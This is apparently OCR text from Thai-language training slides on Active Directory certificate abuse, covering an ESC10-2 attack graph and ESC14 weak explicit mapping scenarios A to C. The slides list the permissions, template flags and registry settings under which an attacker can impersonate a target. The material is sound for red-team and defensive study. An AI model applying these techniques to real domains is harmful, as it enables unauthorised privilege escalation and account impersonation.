


Certificate Template: User	
Subject	DC$@corp.local





ESC10-2


NTAuthStore
Template Name: User
NTAuthStoreFor
CertificateMappingMethods: 0x4
UPN: n/a
TrustedForNTAuth
TEMPLATE
PublishedTo
EnterpriseCA
IssuedSignedBy
RootCAFor
Domain
DCFor
DC
Create
Set_RBCD
PC
RootCA
Impersonate
User: Administrator
Enroll
Control
group
MemberOf
GenericWrite
Group: Domain user
User: Jane
Attacker

ESC14

Misconfigured Certificate Mapping - Weak explicit mapping

certificate template ที่ enroll จะต้องตรงตามเงื่อนไขนี้

- certificate template ที่ victim principal มี**สิทธิ enrollment**
- certificate template ที่ไม่มีข้อกำหนดในการออกที่ทำให้ victim ใช้ไม่ได้
- certificate template ที่ enable **client authentication**
- ถ้า certificate template มี **CT_FLAG_SUBJECT_ALT_REQUIRE_UPN** หรือ **CT_FLAG_SUBJECT_ALT_REQUIRE_SPN** ใน msPKI-Certificate-Name-Flag attribute :
  - KDC reg key value **UseSubjectAltName** ต้องถูก set เป็น **0**
  - การ authentication สามารถทำได้ผ่าน **PKINIT** เท่านั้น
- ถ้า certificate template มี **CT_FLAG_SUBJECT_ALT_REQUIRE_DNS** หรือ **CT_FLAG_SUBJECT_ALT_REQUIRE_DOMAIN_DNS** ใน msPKI-Certificate-Name-Flag attribute :
  - victim principal ต้องเป็น **computer**
  - การ authentication สามารถทำได้ผ่าน **PKINIT** เท่านั้น
- ถ้า certificate template มี **CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL** หรือ **CT_FLAG_SUBJECT_REQUIRE_EMAIL** ใน msPKI-Certificate-Name-Flag attribute, และต้องตรงกับเงื่อนไขเหล่า**อย่างน้อย 1 ข้อ** :
  - certificate template เป็นของ schema version 1
  - victim principal มี mail attribute set อยู่
  - attacker มีสิทธิเขียน mail attribute ของ victim

ESC14

Misconfigured Certificate Mapping - Weak explicit mapping

- ESC14 Scenario A : attacker มีสิทธิ **write altSecurityIdentities attribute** ของ target

  Write altSecurityIdentities Access : ใช้ **BloodHound** ในการดู write permissions
  หรือสามารถใช้ PowerShell script ในการตรวจดู **Get-WriteAltSecIDACEs.ps1**

- ESC14 Scenario B - D : target มีการทำ **weak explicit mapping** set ใน **altSecurityIdentities**

ESC14 SCENARIO:A

Misconfigured Certificate Mapping - Write altSecurityIdentities on Target

Target Principal Requirements

attacker มีสิทธิ **write altSecurityIdentities** attribute ของ target หรือ หนึ่งใน permission เหล่านี้ :

- Write property altSecurityIdentities
- Write property Public-Information
- Write property (all)
- WriteDACL
- WriteOwner
- GenericWrite
- GenericAll
- Owner

Authentication Requirements

PKINIT:


- No requirements

Schannel:


- DC Schannel reg key **CertificateMappingMethods** contains **S4U2Self (0x000000008) flag** (default)

ESC14 SCENARIO:A

Misconfigured Certificate Mapping - Write altSecurityIdentities on Target




ESC14 SCENARIO:A



Certificate Template: Machine	
Subject	VictimComputerA
Serial Number	6c0000002559f904dbc638e8a5000000000025
Issuer	CN=EnterpriseCA DC=Domain DC=com

X509IssuerSerialNumber mapping format

<I>DC=local,DC=external,CN=external-EXTCA01-CA<SR>250000000000a5e838c6db04f959250000006c



CN=TargetUserA,CN=Users,DC=external,DC=local

altSecurityIdentities attribute

<I>DC=local,DC=external,CN=external-EXTCA01-CA<SR>250000000000a5e838c6db04f959250000006c

ESC14 SCENARIO:B

Misconfigured Certificate Mapping - Target with X509RFC822 (email)

Victim Principal Requirements

- attacker มีสิทธิในการ **write mail** attribute ของ victim principal

Additional Certificate Template Requirements

- certificate template ที่มี **CT_FLAG_NO_SECURITY_EXTENSION** flag ใน msPKI-Enrollment-Flag attribute (ซึ่งไม่ใช่ค่า default)
- certificate template ที่มี **CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL** flag ใน msPKI-Certificate-Name-Flag attribute

Target Principal Requirements

- target principal เป็น **user**
- altSecurityIdentities attribute ของ target principal **มี X509RFC822 mapping** อย่างน้อย 1 อัน

ESC14 SCENARIO:B

Misconfigured Certificate Mapping - Target with X509RFC822 (email)

Authentication Requirements

PKINIT:


- DC KDC reg key **StrongCertificateBindingEnforcement** set เป็น 0/1
  (compatibility mode — default until February 11, 2025)

Schannel (both):


- DC Schannel reg key **CertificateMappingMethods** contains S4U2Self (0x000000008) flag
  (default)
- DC KDC reg key **StrongCertificateBindingEnforcement** set เป็น 0/1
  (compatibility mode — default until February 11, 2025)

ESC14 SCENARIO:B

Misconfigured Certificate Mapping - Target with X509RFC822 (email)



ESC14 SCENARIO:B



X509:<RFC822>**targetuserb@external.com**

CN=VictimUserB,CN=Users,DC=external,DC=local

mail attribute

N/A

→

CN=VictimUserB,CN=Users,DC=external,DC=local

mail attribute

targetuserb@external.com

Certificate Template: ExtMail	
Subject	VictimUserB
SAN	targetuserb@external.com

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject

Victim Principal Requirements

- ถ้า victim principal เป็น **user**:
  - attacker ต้องมีสิทธิ **write cn** และ **name** attributes ของ victim principal
    (เพื่อเปลี่ยน cn จำเป็นต้องมีสิทธิ write name attribute)
  - ถ้า target principal เป็น user และ X509IssuerSubject mapping มีค่า cn attribute ปัจจุบันเป็น identifier, แสดงว่า victim และ target principal ไม่สามารถอยู่ใน container เดียวกันได้

- ถ้า victim principal เป็น **computer**:
  - attacker มีสิทธิ **write dNSHostName** attribute ของ victim principal

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject

Additional Certificate Template Requirements

- certificate template ที่มี **CT_FLAG_NO_SECURITY_EXTENSION** flag ใน msPKI-Enrollment-Flag attribute
  (ไม่ได้เป็นค่า default)

- certificate template มีอย่างน้อยหนึ่งใน flags เหล่านี้ใน msPKI-Certificate-Name-Flag attribute:
  - **CT_FLAG_SUBJECT_REQUIRE_COMMON_NAME**
  - **CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN**

- certificate template **ไม่มี flags** เหล่านี้ใน msPKI-Certificate-Name-Flag attribute:
  - **CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH**
  - **CT_FLAG_SUBJECT_REQUIRE_EMAIL**

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject

Target Principal Requirements

- altSecurityIdentities attribute ของ target principal มี X509IssuerSubject mapping อย่างน้อย 1 อัน

Additional Enterprise CA Requirements

- Enterprise CA ใช้ issuer referenced ด้วย IssuerName ใน X509IssuerSubject mapping ของ target

Authentication Requirements

PKINIT:


- DC KDC reg key **StrongCertificateBindingEnforcement** ถูกตั้งเป็น **0/1**
  (compatibility mode — default until February 11, 2025)

Schannel:

